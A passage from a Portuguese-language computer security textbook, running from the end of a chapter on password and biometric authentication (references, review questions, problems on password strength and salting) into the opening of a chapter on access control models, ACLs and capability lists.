- GARR06** Garris, M., Tabassi, E. e Wilson, C. “NIST Fingerprint Evaluations and Developments.” *Proceedings of the IEEE*, novembro de 2006.
- JAIN00** Jain, A.; Hong, L.; Pankanti, S. Biometric Identification. *Communications of the ACM*, fevereiro de 2000.
- LIU01** Liu, S.; Silverman, M. A Practical Guide to Biometric Security Technology. *IT Pro*, janeiro/fevereiro de 2001.
- OGOR03** O’Gorman, L. Comparing Passwords, Tokens and Biometrics for User Authentication. *Proceedings of the IEEE*, dezembro de 2003.
- PRAB03** Prabhakar, S.; Pankanti, S.; Jain, A. Biometric Recognition: Safety and Privacy Concerns. *IEEE Security and Privacy*, março/abril de 2003.
- SCAR09** Scarfone, K.; Souppaya, M. *Guide to Enterprise Password Management (Draft)*. NIST Special Publication SP 800-118 (Rascunho), abril de 2009.
- SHEL02** Shelfer, K.; Procacion, J. Smart card Evolution. *Communications of the ACM*, julho de 2002.
- YAN04** Yan, J. et al. Password Memorability and Safety: Empirical Result. *IEEE Safety and Privacy*, setembro/outubro de 2004.
- Sites recomendados:
- **Utilização e geração de senha:** Documentos do NIST sobre esse tópico.
  - **Biometrics Consortium:** Site patrocinado pelo governo americano para pesquisa, teste e avaliação de tecnologias biométricas.

## 3.10 Termos principais, perguntas de revisão e problemas

Termos principais

autenticação de usuários	hash de senha	senha
biometria	identificação	smart card
biometria dinâmica	protocolo de desafio/resposta	token
biometria estática	registro	verificação
cartão de memória	sal	

## Perguntas de revisão

- 3.1 Em termos gerais, quais são os quatro meios de autenticação da identidade de um usuário?
- 3.2 Liste e descreva brevemente as principais ameaças ao sigilo de senhas.
- 3.3 Cite duas técnicas comumente usadas para proteger um arquivo de senhas.
- 3.4 Liste e descreva brevemente quatro técnicas comuns para selecionar ou atribuir senhas.
- 3.5 Explique a diferença entre um cartão de memória simples e um smart card.
- 3.6 Liste e descreva brevemente as principais características físicas usadas para identificação biométrica.
- 3.7 No contexto da autenticação biométrica de usuários, explique os termos registro, verificação e identificação.
- 3.8 Defina as expressões *tакса de falsa correspondência* e *tакса de falsa não correspondência*, e explique a utilização de um limiar em relação a essas duas taxas.
- 3.9 Descreva o conceito geral de um protocolo de desafio/resposta.

## Problemas

- 3.1 Explique a adequabilidade ou a inadequabilidade das seguintes senhas:
  - a. YK 334
  - b. mfmitm (para “my favorite movie is tender mercies”)
  - c. Natalie1
  - d. Washington
  - e. Aristotle
  - f. tv9stove
  - g. 12345678
  - h. dribgib
- 3.2 Uma tentativa anterior de forçar usuários a usar senhas menos previsíveis envolvia senhas fornecidas por computador. As senhas tinham oito caracteres de comprimento e eram tiradas do conjunto de caracteres formado por letras minúsculas e dígitos. Elas eram geradas por um gerador de números pseudoaleatórios com  $2^{15}$  possíveis valores iniciais. Usando a tecnologia da época, o tempo exigido para pesquisar todas as cadeias de caracteres de comprimento oito em um alfabeto de 36 caracteres era de 112 anos. Infelizmente, isso não reflete verdadeiramente a real segurança do sistema.

Explique o problema.

- 3.3 Considere que senhas sejam selecionadas como combinações de quatro caracteres provenientes de um alfabeto de 26 caracteres. Suponha que um adversário consiga testar senhas à taxa de uma por segundo.
- Considerando que não haja qualquer realimentação para o adversário até que cada tentativa seja concluída, qual é o tempo esperado para descobrir a senha correta?
  - Considerando que a realimentação ao adversário sinalize um erro a cada caractere incorreto digitado, qual é o tempo esperado para descobrir a senha correta?
- 3.4 Considere que elementos de origem de comprimento  $k$  são mapeados de algum modo uniforme para elementos-alvo de comprimento  $p$ . Se cada dígito puder assumir um dentre  $r$  valores, então o número de elementos de origem é  $r^k$  e o número de elementos-alvo é o número menor  $r^p$ . Determinado elemento de origem  $x_i$  é mapeado para determinado elemento-alvo  $y_j$ .
- Qual é a probabilidade de o elemento de origem correto poder ser selecionado por um adversário em uma única tentativa?
  - Qual é a probabilidade de um elemento de origem diferente  $x_k$  ( $x_i \neq x_k$ ), que resulta no mesmo elemento-alvo  $y_j$ , poder ser produzido por um adversário?
  - Qual é a probabilidade de o elemento-alvo correto poder ser produzido por um adversário em uma única tentativa?
- 3.5 Um gerador de senhas fonéticas escolhe aleatoriamente duas cadeias para cada senha de seis letras. A forma de cada cadeia é CVC (consoante, vogal, consoante), onde  $V = \{a, e, i, o, u\}$  e  $C = \bar{V}$ .
- Qual é o tamanho total do espaço de senhas?
  - Qual é a probabilidade de um adversário adivinhar uma senha corretamente?
- 3.6 Considere que as senhas de um sistema sejam limitadas à utilização dos 95 caracteres ASCII imprimíveis e que todas as senhas tenham 10 caracteres de comprimento. Considere um programa de quebra de senhas com taxa de cifração de 6,4 milhões de cifrações por segundo. Quanto tempo levará para testar exaustivamente todas as possíveis senhas em um sistema UNIX?
- 3.7 Em razão dos riscos conhecidos do sistema de senhas do UNIX, a documentação do SunOS-4.0 recomenda que o arquivo de senhas seja removido e substituído por um arquivo que pode ser lido publicamente denominado /etc/publickey. Uma entrada no arquivo para o usuário A

consiste em um identificador de usuário,  $ID_A$ , em uma chave pública de usuário,  $PU_a$ , e na chave privada correspondente,  $PR_a$ . Essa chave privada é cifrada usando DES com uma chave derivada da senha de login do usuário,  $P_a$ . Quando A faz login, o sistema decifra  $E(P_a, PR_a)$  para obter  $PR_a$ .

- a. Então o sistema verifica se  $P_a$  foi corretamente fornecida. Como?
- b. Como um oponente pode atacar esse sistema?

3.8 Dissemos que a inclusão de sal no esquema de senha do UNIX aumenta a dificuldade de adivinhação por um fator 4.096. Porém, o sal é armazenado na forma de texto às claras juntamente com a senha em texto cifrado correspondente. Por conseguinte, esses dois caracteres são conhecidos pelo atacante e não precisam ser adivinhados. Por que se afirma que o sal aumenta a segurança?

3.9 Considerando que você conseguiu responder ao problema anterior e entendeu a significância do sal, aí vai uma nova pergunta. Seria possível frustrar completamente todos os programas de quebra de senhas aumentando drasticamente o tamanho do sal para, digamos, 24 ou 48 bits?

3.10 Considere o filtro de Bloom discutido na [Seção 3.3](#). Seja  $k$  = número de funções hash;  $N$  = número de bits na tabela de hash; e  $D$  = número de palavras no dicionário.

- a. Mostre que o número de bits esperados na tabela de hash que são iguais a zero é expresso como

$$\phi = \left(1 - \frac{k}{n}\right)^D$$

- b. Mostre que a probabilidade de uma palavra de entrada que não esteja no dicionário ser falsamente aceita como estando no dicionário é

$$P = (1 - \phi)^k$$

- c. Mostre que a expressão precedente pode ser aproximada como

$$P \approx \left(1 - e^{-kD/N}\right)^k$$

**3.11** Para os protocolos de autenticação biométrica ilustrados na [Figura 3.10](#), observe que o dispositivo de leitura biométrica é autenticado no caso de biometria estática, mas não é autenticado para biometria dinâmica. Explique por que a autenticação é útil no caso de biometria estática, mas não é necessária no caso de biometria dinâmica.

<sup>1</sup>Normalmente, a senha é armazenada na forma de um hash no servidor, e esse código de hash pode não ser secreto, como explicaremos mais adiante neste capítulo.

<sup>2</sup>Nota da Tradução: Mecanismos de hash mais modernos apresentam não apenas tempo de execução lento, mas também utilizam quantidade configurável de memória para aumentar o custo de ataques baseados em hardware dedicado.

<sup>3</sup>Nota da Tradução: Um caractere imprimível consiste em letras maiúsculas e minúsculas, número e caracteres especiais que não sejam caracteres de controle.

<sup>4</sup>O filtro de Bloom envolve a utilização de técnicas probabilísticas. Há uma pequena probabilidade de que algumas senhas que não estejam no dicionário sejam rejeitadas. No projeto de algoritmos, muitas vezes ocorre que a utilização de técnicas probabilísticas resulta em uma solução que consome menos tempo ou que é menos complexa ou as duas.

---

## CAPÍTULO 4

# Controle de acesso

---

- 4.1 Princípios de controle de acesso
  - Políticas de controle de acesso
  - Requisitos de controle de acesso
- 4.2 Sujeitos, objetos e direitos de acesso
- 4.3 Controle de acesso discricionário
  - Modelo de controle de acesso
  - Domínios de proteção
- 4.4 Exemplo: controle de acesso a arquivos do UNIX
  - Controle de acesso tradicional a arquivos do UNIX
  - Listas de controle de acesso no UNIX
- 4.5 Controle de acesso baseado em papéis
  - Modelos de referência RBAC
  - Modelo RBAC NIST
- 4.6 Estudo de caso: sistema RBAC para um banco
- 4.7 Leituras e sites recomendados
- 4.8 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Explicar como o controle de acesso se ajusta ao contexto mais amplo que inclui autenticação, autorização e auditoria.
- Definir as três categorias principais de políticas de controle de acesso.
- Distinguir entre sujeitos, objetos e direitos de acesso.
- Entender o modelo de controle de acesso a arquivo do UNIX.

- Discutir os principais conceitos de controle de acesso baseado em papéis.
- Resumir o modelo RBAC NIST.

A Recomendação X.800 do ITU-T define controle de acesso da seguinte maneira:

**Controle de acesso:** Prevenção do uso não autorizado de um recurso, incluindo a prevenção do uso de um recurso de maneira não autorizada.

Podemos ver o controle de acesso como o elemento central da segurança de computadores. Os principais objetivos da segurança de computadores são impedir que usuários não autorizados consigam acesso a recursos, impedir que usuários legítimos acessem recursos de maneira não autorizada e permitir que usuários legítimos acessem recursos de maneira autorizada.

Este capítulo se concentra na imposição de controle de acesso dentro de um sistema computacional. O capítulo considera a situação de uma população de usuários e grupos de usuários que podem ser autenticados junto a um sistema e recebem direitos de acesso a certos recursos no sistema. Problema mais geral é o ambiente baseado em rede ou na Internet, no qual há vários sistemas clientes, vários sistemas servidores e vários usuários que podem acessar servidores via um ou mais dos sistemas clientes. Esse contexto mais geral introduz novas questões de segurança e resulta em soluções mais complexas do que as abordadas neste capítulo. Veremos esses tópicos no [Capítulo 23](#).


## 4.1 Princípios de controle de acesso

Em sentido amplo, toda a segurança de computadores se preocupa com o controle de acesso. De fato, a RFC 2828 define segurança de computadores da seguinte maneira: medidas que implementam e asseguram serviços de segurança em um sistema de computador, em particular as que asseguram o serviço de controle de acesso. Este capítulo trata de um conceito de controle de acesso mais estrito, mais específico. O controle de acesso implementa uma política de segurança que especifica quem ou o que (por exemplo, no caso de um processo) pode ter acesso a cada recurso específico do sistema e o tipo de acesso que é

permitido em cada instância.

A Figura 4.1 mostra um contexto mais amplo de controle de acesso. Além do controle de acesso, esse contexto envolve as seguintes entidades e funções:

- **Autenticação:** Verificar se as credenciais de um usuário ou de outra entidade de sistema são válidas.
- **Autorização:** Concessão de um direito ou permissão a uma entidade do sistema para acessar um recurso do sistema. Essa função determina quem é confiável para dada finalidade.
- **Auditoria:** Revisão e exame independentes de registros e atividades do sistema para testar a adequabilidade dos controles do sistema de modo a garantir a obediência a políticas e procedimentos operacionais estabelecidos, detectar brechas na segurança e recomendar mudanças indicadas em termos de controle, política e procedimentos.



**FIGURA 4.1** Relação entre a função de controle de acesso e outras funções de segurança. Fonte: Baseada em [SAND94].

Um mecanismo de controle de acesso faz a mediação entre um usuário (ou um processo que está executando em nome de um usuário) e recursos do sistema como aplicações, sistemas operacionais, firewalls, roteadores, arquivos e bancos de dados. Em primeiro lugar, o sistema deve autenticar uma entidade que está querendo acesso. Normalmente, a função de autenticação determina se o usuário tem permissão para acessar o sistema. Então, a função de controle de acesso determina se o acesso específico requisitado por esse usuário lhe é permitido. Um administrador de segurança mantém um banco de dados de autorização que especifica qual tipo de acesso a quais recursos é permitido para esse usuário. A função de controle de acesso consulta esse banco de dados para determinar se concede ou não o acesso. Uma função de auditoria monitora e mantém um registro dos acessos do usuário a recursos do sistema.

No modelo simples da [Figura 4.1](#), a função de controle de acesso é mostrada como um único bloco lógico. Na prática, vários componentes podem compartilhar cooperativamente a função de controle de acesso. Todos os sistemas operacionais têm, no mínimo, um componente de controle de acesso rudimentar e, em muitos casos, tal componente é bastante robusto. Extensões de pacotes de segurança podem suplementar as capacidades de controle de acesso já incorporadas ao sistema operacional (SO). Aplicações ou utilitários específicos, como um sistema de gerenciamento de banco de dados, também incorporam funções de controle de acesso. Dispositivos externos, como firewalls, podem também prover serviços de controle de acesso.

## Políticas de controle de acesso

Uma política de controle de acesso, que pode ser incorporada em um banco de dados de autorização, dita quais tipos de acesso são permitidos, sob quais circunstâncias e por quem. Em geral, políticas de controle de acesso são agrupadas nas seguintes categorias:

### ■ **Controle de acesso discricionário (Discretionary Access Control — DAC)**:

**DAC**): Controla acesso com base na identidade do requisitante e em regras de acesso (autorizações) que declaram o que os requisitantes têm (ou não têm) permissão de fazer. Essa política é denominada *discricionária* porque uma entidade pode ter direitos de acesso que lhe permitem, por sua própria vontade, habilitar outra entidade a acessar algum recurso.

### ■ **Controle de acesso mandatório (Mandatory Access Control — MAC):**


Controle de acesso baseado na comparação de rótulos de segurança (que

indicam quão sensíveis ou críticos são os recursos do sistema) com autorizações de segurança (que indicam quais entidades do sistema têm direito de acessar certos recursos). Essa política é denominada *obrigatória* porque uma entidade que está autorizada a acessar um recurso não pode, apenas por sua própria vontade, habilitar outra entidade a acessar aquele recurso.

- **Controle de acesso baseado em papéis (RBAC):** Controla o acesso com base nos papéis que os usuários desempenham dentro do sistema e em regras que definem quais acessos são permitidos a usuários em determinados papéis.

O DAC é o método tradicional de implementar controle de acesso e é examinado na [Seção 4.3](#). O MAC é um conceito que evoluiu dos requisitos de segurança para informações militares e é mais adequado estudá-lo no contexto de sistemas confiáveis, o que fazemos no [Capítulo 13](#). O RBAC está se tornando cada vez mais popular, e tratamos dele na [Seção 4.5](#).

Essas três políticas não são mutuamente exclusivas ([Figura 4.2](#)). Um mecanismo de controle de acesso pode empregar duas dessas políticas ou até todas as três para abranger diferentes classes de recursos de sistema.



**FIGURA 4.2** Várias políticas de controle de acesso DAC, MAC e RBAC não são mutuamente exclusivas. Um sistema pode implementar duas ou até três dessas políticas para alguns ou para todos os tipos de acesso. Fonte: [SAND94].

## Requisitos de controle de acesso

[VIME06] lista os seguintes conceitos e aspectos que devem ser suportados por um sistema de controle de acesso.

- **Entrada confiável:** A antiga máxima<sup>1</sup> “entra lixo sai lixo” aplica-se com especial força ao controle de acesso. Um sistema de controle de acesso pressupõe que um usuário é autêntico; assim, é preciso haver um mecanismo de autenticação como porta de entrada para um sistema de controle de acesso. Outras entradas para o sistema de controle de acesso também devem ser confiáveis. Por exemplo, algumas restrições de controle de acesso podem depender de um endereço, como o endereço de um IP de origem ou o endereço da placa de rede que controla o acesso ao meio. O sistema como um todo deve ter um modo de determinar a validade da origem para que tais restrições operem efetivamente.
- **Suporte para especificações mais detalhadas e menos detalhadas:** O sistema de controle de acesso deve suportar especificações mais detalhadas, que permitam que o acesso seja regulado no nível de registros individuais em arquivos, e campos individuais dentro de registros. O sistema deve suportar também especificações mais detalhadas, no sentido de controlar cada acesso individual por um usuário em vez de uma sequência de requisições de acesso. Os administradores de sistema também devem ser capazes de escolher especificações menos detalhadas para algumas classes de acesso a recursos, para reduzir a carga administrativa e de processamento do sistema.
- **Privilégio mínimo:** Esse é o princípio que diz que o controle de acesso deve ser implementado de modo que cada entidade de sistema receba a quantidade mínima de recursos de sistema e de autorizações necessárias para realizar o seu trabalho. Esse princípio tende a limitar os danos que podem ser causados por um acidente, erro ou ato fraudulento ou não autorizado.
- **Separação de deveres:** É a prática de dividir as etapas em uma função de sistema entre diferentes indivíduos, de modo a impedir que um único indivíduo subverta o processo. É primariamente uma questão de políticas; a separação de deveres requer força e flexibilidade adequadas nos sistemas de controle de acesso, incluindo privilégio mínimo e controle de acesso mais detalhado. Outra ferramenta útil é a autorização baseada em histórico, que torna o acesso dependente de acessos executados anteriormente.
- **Políticas abertas e fechadas:** As classes de políticas de controle de acesso mais úteis e mais típicas são as políticas fechadas. Em uma política fechada,

somente acessos especificamente autorizados são permitidos. Em algumas aplicações, também pode ser desejável permitir uma política aberta para algumas classes de recursos. Em uma política aberta, as autorizações especificam quais acessos são proibidos; todos os outros acessos são permitidos.

- **Combinações de políticas e resolução de conflitos:** Um mecanismo de controle de acesso pode aplicar várias políticas a dada classe de recursos. Nesse caso, deve-se tomar cuidado para não haver conflitos tais que uma política permita um acesso em particular enquanto outra política o nega. Ou, se tal conflito existir, um procedimento deve ser definido para a resolução de conflitos.
- **Políticas administrativas:** Como mencionamos, há uma função de administração de segurança para especificar o banco de dados de autorizações que atua como entrada para a função de controle de acesso. Políticas administrativas são necessárias para especificar quem pode adicionar, eliminar ou modificar as regras de autorização. Por sua vez, o controle de acesso e outros mecanismos de controle são necessários para impor as políticas administrativas.
- **Controle dual:** Quando uma tarefa requer que dois ou mais indivíduos trabalhem conjuntamente.

## 4.2 Sujeitos, objetos e direitos de acesso

Os elementos básicos de controle de acesso são: sujeito, objeto e direito de acesso.

Um **sujeito** é uma entidade capaz de acessar objetos. Em geral, o conceito de sujeito é igual ao de processo. Qualquer usuário ou aplicação obtém acesso a um objeto por meio de um processo que representa aquele usuário ou aplicação. O processo adquire os atributos do usuário como direitos de acesso.

Um sujeito, normalmente, é considerado responsável pelas ações que iniciou, e uma trilha de auditoria pode ser usada para registrar a associação de um sujeito com ações de segurança relevantes executadas sobre um objeto pelo sujeito.

Sistemas de controle de acesso básicos normalmente definem três classes de sujeitos, com direitos de acesso diferentes para cada classe:

- **Proprietário:** Pode ser o criador de um recurso, como, por exemplo, um arquivo. Para recursos de sistema, a propriedade pode pertencer a um administrador de sistema. Para recursos de projeto, a propriedade pode ser

atribuída a um administrador ou líder de projeto.

- **Grupo:** Além dos privilégios designados a um proprietário, um grupo nomeado de usuários também pode receber direitos de acesso, de tal forma que pertencer ao grupo é suficiente para exercer esses direitos de acesso. Na maioria dos esquemas, um usuário pode pertencer a vários grupos.
- **Global:** A quantidade mínima de acesso é concedida a usuários que podem acessar o sistema, mas não estão incluídos nas categorias de proprietário ou grupo para esse recurso.

Um **objeto** é um recurso cujo acesso é controlado. Em geral, um objeto é uma entidade usada para conter e/ou receber informações. Entre os exemplos citamos registros, blocos, páginas, segmentos, arquivos, porções de arquivos, diretórios, árvores de diretório, caixas postais, mensagens e programas. Alguns sistemas de controle de acesso também abrangem bits, bytes, palavras, processadores, portas de comunicação, relógios (clocks) e nós da rede.

O número e os tipos de objetos a serem protegidos por um sistema de controle de acesso dependem do ambiente no qual o controle de acesso opera e do compromisso desejado entre segurança, por um lado, e complexidade, carga de processamento e facilidade de uso, por outro lado.

Um **direito de acesso** descreve o modo pelo qual um sujeito pode acessar um objeto. Direitos de acesso podem incluir o seguinte:

- **Leitura:** O usuário pode ver informações em um recurso de sistema (p. ex., um arquivo, registros selecionados em um arquivo, campos selecionados dentro de um registro ou alguma combinação deles). O acesso de leitura inclui a capacidade de copiar ou imprimir.
- **Escrita:** O usuário pode adicionar, modificar ou remover dados em recurso de sistema (p. ex., arquivos, registros, programas). O acesso à escrita inclui acesso de leitura.
- **Executar:** O usuário pode executar programas especificados.
- **Remover:** O usuário pode remover certos recursos de sistema, como arquivos ou registros.
- **Criar:** O usuário pode criar novos arquivos, registros ou campos.
- **Buscar:** O usuário pode listar os arquivos em um diretório ou, de outra maneira, fazer buscas no diretório.

## 4.3 Controle de acesso discricionário

Como dissemos antes, em um esquema de controle de acesso discricionário, uma



entidade pode receber direitos de acesso que permitem que tal entidade, por sua própria vontade, habilite outra entidade a acessar algum recurso. Uma abordagem geral para o DAC, conforme feito por um sistema operacional ou por um sistema de gerenciamento de banco de dados, é a de **matriz de acesso**. O conceito de matriz de acesso foi formulado por Lampson [LAMP69, LAMP71] e subsequentemente refinado por Graham e Denning [GRAH72, DENN71] e por Harrison *et al.* [HARR76].

Uma dimensão da matriz consiste em sujeitos identificados que podem tentar fazer um acesso de dados aos recursos. Normalmente, essa lista consistirá em usuários individuais ou grupos de usuários, embora o acesso possa ser controlado para terminais, equipamentos de rede, sistemas ou aplicações em vez de usuários ou além deles. A outra dimensão lista os objetos que podem ser acessados. No maior nível de detalhe, os objetos podem ser campos de dados individuais. Agrupamentos com maior grau de agregação, como registros, arquivos ou até o banco de dados inteiro, também podem ser objetos na matriz. Cada entrada na matriz indica os direitos de acesso de um sujeito em particular a um objeto em particular.


A [Figura 4.3a](#), baseada na figura em [SAND94], é um exemplo simples de matriz de acesso. Assim, o usuário A é dono dos arquivos 1 e 3, e tem direitos de acesso de leitura e escrita a esses arquivos. O usuário B tem direitos de acesso de leitura ao arquivo 1, e assim por diante.

		OBJETOS			
		Arquivo 1	Arquivo 2	Arquivo 3	Arquivo 4
SUJEITOS	Usuário A	Proprietário Leitura Escrita		Proprietário Leitura Escrita	
	Usuário B	Proprietário	Proprietário Leitura Escrita	Escrita	Leitura
	Usuário C	Leitura Escrita	Leitura		Proprietário Leitura Escrita

(a) Matriz de acesso



(c) Listas de capacidades para os arquivos da parte (a)



(b) Listas de controle de acesso para os arquivos da parte (a)

**FIGURA 4.3** Exemplo de estruturas de controle de acesso.

Na prática, uma matriz de acesso é usualmente esparsa e implementada por decomposição em um de dois modos. A matriz pode ser decomposta por colunas, dando **listas de controle de acesso** (Access Control Lists — ACLs); veja a [Figura 4.3b](#). Para cada objeto, uma ACL lista os usuários e seus direitos de acesso permitidos. A ACL pode conter uma entrada padrão ou pública. Isso permite que usuários que não estão explicitamente na lista como detentores de direitos especiais tenham um conjunto de direitos padrão. O conjunto de direitos padrão deve sempre seguir a regra do privilégio mínimo ou de acesso somente de leitura, qualquer que seja aplicável. Elementos da lista podem incluir usuários individuais, bem como grupos de usuários.

Quando se deseja determinar quais sujeitos têm quais direitos de acesso a determinado recurso, as ACLs são convenientes porque cada uma fornece a

informação para dado recurso. Todavia, essa estrutura de dados não é conveniente para determinar os direitos de acesso disponíveis a um usuário específico.

A decomposição por linhas resulta em **rótulos de capacidade** ([Figura 4.3c](#)). Um rótulo de capacidade especifica objetos e operações autorizadas para um usuário em particular. Cada usuário tem uma quantidade de rótulos e pode ser autorizado a emprestá-los ou dá-los a outros. Como podem estar dispersos no sistema, os rótulos apresentam um problema de segurança maior do que as listas de controle de acesso. A integridade do rótulo deve ser protegida e garantida (usualmente pelo sistema operacional). Em particular, o rótulo deve ser não falsificável. Um modo de conseguir isso é fazer com que o sistema operacional mantenha todos os rótulos em nome dos usuários. Esses rótulos teriam de ser mantidos em uma região de memória inacessível a usuários. Outra alternativa é incluir um token não falsificável na capacidade. Esse token poderia ser uma senha aleatória grande ou um código criptográfico de autenticação de mensagem. Esse valor é verificado pelo recurso em questão sempre que um acesso é requisitado. Essa forma de rótulo de capacidade é adequada para uso em ambiente distribuído, quando a segurança de seu conteúdo não pode ser garantida.

Os aspectos convenientes e inconvenientes dos rótulos de capacidade são os opostos aos das ACLs. É fácil determinar o conjunto de direitos de acesso que dado usuário tem, porém, é mais difícil determinar a lista de usuários com direitos de acesso específicos a um recurso específico.

[[SAND94](#)] propõe uma estrutura de dados que não é esparsa, como a matriz de acesso, porém, é mais conveniente, tanto de ACLs quanto de listas de capacidade ([Tabela 4.1](#)). Uma tabela de autorização contém uma linha para o direito de acesso de um sujeito a um recurso. Ordenar ou acessar a tabela por sujeito é equivalente a uma lista de capacidade. Ordenar ou acessar a tabela por objeto é equivalente a uma ACL. Um banco de dados relacional pode implementar facilmente uma tabela de autorização desse tipo.

---

### Tabela 4.1

#### Tabela de autorização para arquivos na [Figura 4.3](#)

---

Sujeito	Modo de acesso	Objeto
A	Proprietário	Arquivo 1
A	Leitura	Arquivo 1

A	Escrita	Arquivo 1
A	Proprietário	Arquivo 3
A	Leitura	Arquivo 3
A	Escrita	Arquivo 3
B	Leitura	Arquivo 1
B	Proprietário	Arquivo 2
B	Leitura	Arquivo 2
B	Escrita	Arquivo 2
B	Escrita	Arquivo 3
B	Leitura	Arquivo 4
C	Leitura	Arquivo 1
C	Escrita	Arquivo 1
C	Leitura	Arquivo 2
C	Proprietário	Arquivo 4
C	Leitura	Arquivo 4
C	Escrita	Arquivo 4

## Modelo de controle de acesso

Esta seção apresenta um modelo geral para DAC desenvolvido por Lampson, Graham e Denning [LAMP71, GRAH72, DENN71]. O modelo pressupõe um conjunto de sujeitos, um conjunto de objetos e um conjunto de regras que governam o acesso de sujeitos a objetos. Definamos o estado de proteção de um sistema como o conjunto de informações, em dado instante, que especifica os direitos de acesso para cada sujeito relativos a cada objeto. Podemos identificar três requisitos: representar o estado de proteção, impor direitos de acesso e permitir que os sujeitos alterem o estado de proteção de certos modos. O modelo aborda os três requisitos, dando uma descrição geral, lógica, de um sistema DAC.

Para representar o estado de proteção, estendemos o universo de objetos na matriz de controle de acesso para incluir o seguinte:

- **Processos:** Direitos de acesso incluem a capacidade de eliminar um processo, parar (bloquear) e acordar um processo.
- **Dispositivos:** Direitos de acesso incluem a capacidade de ler/escrever do dispositivo, controlar sua operação (p. ex., uma busca em disco) e bloquear/desbloquear o dispositivo para uso.
- **Localizações ou regiões de memória:** Direitos de acesso incluem a

capacidade de ler/escrever de/em certas regiões de memória que são protegidas de modo tal que o padrão é não autorizar o acesso.

- **Sujeitos:** Direitos de acesso referentes a um sujeito têm a ver com a capacidade de conceder ou remover direitos de acesso daquele sujeito a outros objetos, como explicaremos mais adiante.

A [Figura 4.4](#) é um exemplo. Para uma matriz de controle de acesso  $A$ , cada entrada  $A[S, X]$  contém cadeias, denominadas atributos de acesso, que especificam os direitos de acesso do sujeito  $S$  ao objeto  $X$ . Por exemplo, na [Figura 4.4](#),  $S_1$  pode ler o arquivo  $F_1$ , porque “leitura” aparece em  $A[S_1, F_1]$ .

